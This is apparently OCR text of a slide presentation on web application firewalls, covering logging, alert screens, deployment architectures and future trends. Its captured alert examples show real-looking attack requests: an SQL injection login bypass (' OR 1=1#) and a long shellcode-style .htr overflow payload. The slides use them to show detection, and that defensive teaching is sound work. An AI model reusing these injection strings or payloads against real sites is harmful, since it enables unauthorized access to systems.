
- Integration with 3rd party authentication schemes
- Single Sign On , SAML, …

Links every HTTP(s) connection to the backend servers to a users !



Logging & Reporting

- In depth logging (thinks to look for)
  - Full request/response logging
  - Attack identification
  - Debugging, timestamp
  - Signed logs …
- Investigating security issues
- Compliance related reporting
  - Ex. PCI



Security Events - WWW.DEMO.COM:80

Group View - <SQL Injection Attack>

Drag a column header here to group by that column

V..	F..	Date/Time	Entry Event	Result	Exit Event	URL	Source IP	Sta
	?	● 12/2/2005 3:47:52 PM	SQL Injection Attack	Leakage	Suspicious BreachMark-like ...	/Bloan.asp	20.20.20.25	200
	?	● 12/2/2005 3:47:37...	SQL Injection Attack	Leakage	Suspicious BreachMark-...	/Bloan.asp	20.20.20.25	200
	?	● 12/2/2005 3:47:22...	SQL Injection Attack	Leakage	Suspicious BreachMark-...	/Bloan.asp	20.20.20.25	200
	?	● 10/10/2005 3:18:28 PM	SQL Injection Attack	Leakage	Suspicious BreachMark-like ...	/Bloan.asp	20.20.20.25	200

```
POST /Bloan.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/pdf, */*
Referer: http://20.20.20.50/Bloanapp.asp
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: 20.20.20.50
Content-Length: 204
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDQQSCBDST=DNEDPGEAEBPCOAKLLNCHAHOO;
sessid=EHGTQPDQQVBJFCQVGBUFUSUOBEKEXQVN

FullNar
111-11-
&subm
```

HTTP Transaction: 1481 (2007-01-29 15:20:32)

Alert Messages

	ID/Rev	Severity	Message
1	950801	● WARN (4)	UTF8 Encoding Abuse Attack Attempt Warning. Invalid Unicode encoding: invalid byte value in character.
2	960035	● CRIT (2)	URL file extension is restricted by policy Warning. Operator EQ match: 1.

Request Details

```
GET /XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX \
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX \
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX \
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX \
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX \
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX \
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX?c?wVTX630VXH49HHHPhYAAQhZYYYYAAQQDD \
Dd36FFFFTXVj0PPTUPPa301089OIIIIIIQZVTX630VX4A0B6HH0B30BCVX2BDBH4A2AD0ADTBDQB0ADAVX4Z8BDJOM \
NOLVKNMTJNIOOOOOOOBFKHN6F2F2KHETNCK8NWEPJGA0ONK8ODJAK8O5B2A0KNIDKXFCKXAPPNACBLIYNJFXBLFWG0 \
ALLLMPAPDLKNFOKCF5FBJBE7ENK8OEF2APKNH6KHN0KDK8OUNAAPKNC0NRKHI8NVFBNAAVCLA3KMF6KXC4B3KHBDN0 \
K8BGN1MJK8B4JPPUJVPHPDPPNNBEOOHMH6CEHVJ6CSD3J6GGCGD3OUFEOOBMJ6KLMNNOK3B5OOHMOUIHENHVAHMNJ0 \
D0E5L6DPOOBMJ6IMIPEOMJGEOOHMC5CEC5CUCTC5C4CUOOBMJ6BLJJL0M0HFJVBQANHFC5I8ANE9JVNNIOLJB6GUOO \
HMLVB1AEEUOOBMHFL6FFHVJ6CVMVLFBEIUIRNLIHGNLFFDIHDNASBLCOLJE9IHMOPOD4MBPOD4NBMHL7JSKJKJKJJF \
D7POCKHQOOE7JBOOHMKUGUDUA5AUAELVAPAUAUEEAUOOBMJVMJIME0PLCEOOHMLFOOOOGSOOBMJVGNI7HLIWOOEGFP \
OOHMOOG7NOOOBMJVBOLHFPOUCUOOHMOOBMZ.htr HTTP/1.0
```

Response Details


```
HTTP/1.1 404 Object Not Found
Content-Type: text/html
Content-Length: 4040
Connection: close
```

Transaction ID	**1481**
Sensor	M1000 - Default sensor
Sensor Tx ID	H7mN-38AAAEAAAg7PgoAAAAB
Timestamp	2007-01-29 15:20:32 (received at 2007-01-29 15:20:32)
Duration	13.93 msec
Source	192.168.10.13 / 4181 (NX)
Destination	10.10.10.76 / 80
Server	ModSecurity HTTP Proxy/1.1.0 (Unix) mod_ssl/1.1.0 OpenSSL/0.9.7f
Producer	ModSecurity v2.1.0-4 (Apache 2.x)

RAW data download (3720 bytes)

Alert ID	**1049**
Status	Closed
Resolution	Attack / Not vulnerable
Category	Injection / System Command
Comment	
	Reopen Alert

Delete Transaction



Request Violations

Request length error

POST data length error

Flags	Requested Object	Response Code
✗	[HTTP] /sell.php	N/A

Full Request with maximum Total Length

```
POST /sell.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, ↵
application/vnd.ms-powerpoint, application/msword, */* Referer: http://auction.f5.com/sell.php?
Accept-Language: en-us
Content-Type: multipart/form-data; boundary=---------------------------7d622c2d1f0466
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.1)
Host: auction.f5.com
Content-Length: 2588
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: SESSION=de39842eae8100e6b7b14722b2b7a35e; ↵
TS3a8158=171f7e3742e767f1a8cfe5495f2fc09f473c2a31323b7e4043dd4c370cdf2faaf1580108
-----------------------------7d622c2d1f0466
Content-Disposition: form-data; name="action"

first
-----------------------------7d622c2d1f0466
Content-Disposition: form-data; name="title"

Play Staton
-----------------------------7d622c2d1f0466
Content-Disposition: form-data; name="description"

Fun Fun Fun Fun Fun
-----------------------------7d622c2d1f0466
Content-Disposition: form-data; name="pict_url"
```

Accept

Request Violations

Illegal meta character in parameter value

Illegal pattern in Parameter=Value pairs

Flags	Requested Object	Response Code
✗	[HTTP] /user_login.php - This object does not exist in current policy	302

Full Request

```
POST /user_login.php? HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, ↵
application/vnd.ms-powerpoint, application/msword, */* Referer: http://auction.f5demo.com/user_login.php?
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Host: auction.f5demo.com
Content-Length: 47
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: SESSION=f4ccd58f1091627d9d966210111519 0a; ↵
TS67c50c=408a0b6df0d8afe7cfaab0646146a10e5c05dd888f92564d433f61cd0cdf2faab62884c6
username=%27+OR+1%3D1%23&password=&action=login
```

Referrer Objects

No entries found

Parameter Violations


username=' OR 1=1#	Illegal pattern in Parameter=Value pairs
username=' OR 1=1#	Illegal meta character in parameter value

Support Id

14163229793335640252


Close

WAF ARCHITECTURE




Reverse proxy WAF platforms

- Implemented and deployed as a hardened reverse proxy
    - Typically apache based
    - Appliance or software based
- Standard (reverse) proxy features
    - SSL termination & offloading
    - Caching & compression




Acceleration platforms

- Secure Application Delivery product add-on.
  - State of the art compression/caching
  - Connection optimization
  - SSL termination and optimization
  - Load balancing
  - Performance management
  - High performance platforms
  - + Web application firewall




Switch / Sensor based

- WAF solutions implemented as bridges or sensors.
  - Fully transparent for the network
  - No changes to the network
  - ‘SSL sniffing’
  - Blocking via packet drops, TCP reset or 3th party blocking.
  - No acceleration focus, but security focus !!



Embedded WAF


- WAF module is sold as a plug-in
  - Windows IIS version
  - Apache



Future of WAF

- Web services, XML, SOAP, and WS-Security
- Forensics
- In-depth protection of enterprise wide applications
  - Outlook Web Access, Siebel, SAP …
- Phishing protection, fraud detection, and prevention
- Centralized management

* based on Forrester presentation



Resources

Thanks for the kind help of the people at:

http://www.breach.com
http://www.modsecurity.org
http://www.f5.com

Resources
http://www.thinkingstone.com/talks/
Public Forrester presentations
http://www.applicure.com
http://www.radarhack.com/HTML/app.htm
http://www.owasp.org
http://www.webappsec.org

QUESTIONS ?